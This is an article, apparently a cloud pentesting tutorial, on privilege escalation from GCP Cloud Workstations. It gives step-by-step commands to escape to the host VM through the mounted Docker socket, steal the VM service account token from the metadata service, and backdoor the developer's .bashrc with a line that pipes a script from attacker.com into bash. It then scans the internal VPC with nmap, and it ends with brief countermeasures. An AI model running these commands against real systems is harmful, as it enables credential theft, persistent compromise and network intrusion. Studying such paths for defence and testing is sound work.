Article by Ben Stevens
GCP Cloud Workstations Privilege Escalation
Cloud Workstations often support Docker-in-Docker (DinD) by mounting the Docker socket or allowing privileged containers. In that setup, an attacker in the workstation container can escape to the underlying Compute Engine VM and steal its service account token. This attack path goes from the workstation container -> host VM -> project access through the VM service account.
Prerequisites
- Access to a Cloud Workstation terminal (via SSH, compromised session, or stolen credentials)
- The workstation configuration must mount
/var/run/docker.sockor enable privileged containers
Architecture context
The workstation is a container (Layer 3) running on a Docker/Containerd runtime (Layer 2) on a GCE VM (Layer 1). The Docker socket gives direct access to the host's container runtime.
Note
The tool gcp-workstations-containerEscapeScript automates the full container escape and drops you into a root shell on the host VM.

Step 1: Check for Docker socket
# Verify the Docker socket is available
ls -l /var/run/docker.sock
# Expected output: srw-rw---- 1 root docker 0 ...
Step 2: Escape to the host VM filesystem
We launch a privileged container and mount the host's root directory at /mnt/host. We also share the host network and PID namespaces to maximize visibility.
# Spawn a privileged container mounting the host's root filesystem
docker run -it --rm --privileged --net=host --pid=host \
  -v /:/mnt/host \
  alpine sh

# Inside the new container, chroot into the host
chroot /mnt/host /bin/bash
You now have a root shell on the underlying Compute Engine VM (Layer 1).
Step 3: Steal the VM service account token from IMDS
# From the host VM, query the Instance Metadata Service
curl -s -H "Metadata-Flavor: Google" \
  http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token

# Check which service account is attached
curl -s -H "Metadata-Flavor: Google" \
  http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/email

# Check scopes (important)
curl -s -H "Metadata-Flavor: Google" \
  http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/scopes
Warning
Check scopes first. Even if the attached Service Account is Editor, the VM might be restricted by access scopes. If you see https://www.googleapis.com/auth/cloud-platform, you have full access. If you only see logging.write and monitoring.write, you are limited to the Network Pivot and Persistence vectors below.
Step 4: Achieve Persistence (Backdoor the User)
Cloud Workstations mount a persistent disk to /home/user. Because the container user (usually user, UID 1000) often matches the host user (UID 1000), you can write to the host's home directory. This allows you to backdoor the environment even if the workstation container is rebuilt.
# Check if you can write to the host's persistent home
ls -la /mnt/host/home/user/

# Drop a backdoor that executes next time the developer logs in
# Note: Do this from the container escape context
echo "curl http://attacker.com/shell | bash" >> /mnt/host/home/user/.bashrc
Step 5: Network Pivot (Internal VPC Access)
Since you share the host network namespace (--net=host), you are now a trusted node on the VPC. You can scan for internal services that allow access based on IP whitelisting.
# Install scanning tools on the host (if internet access allows)
apk add nmap

# Scan the internal VPC subnet
nmap -sS -p 80,443,22 10.0.0.0/8
Countermeasures
- Disable "Running as root" in the Workstation Configuration
- Do not mount
/var/run/docker.sock— use remote builders (e.g., Cloud Build) instead - Assign a custom service account with minimal permissions to workstation configurations (e.g.,
roles/source.reader,roles/artifactregistry.reader) - Place the workstation project inside a VPC Service Controls perimeter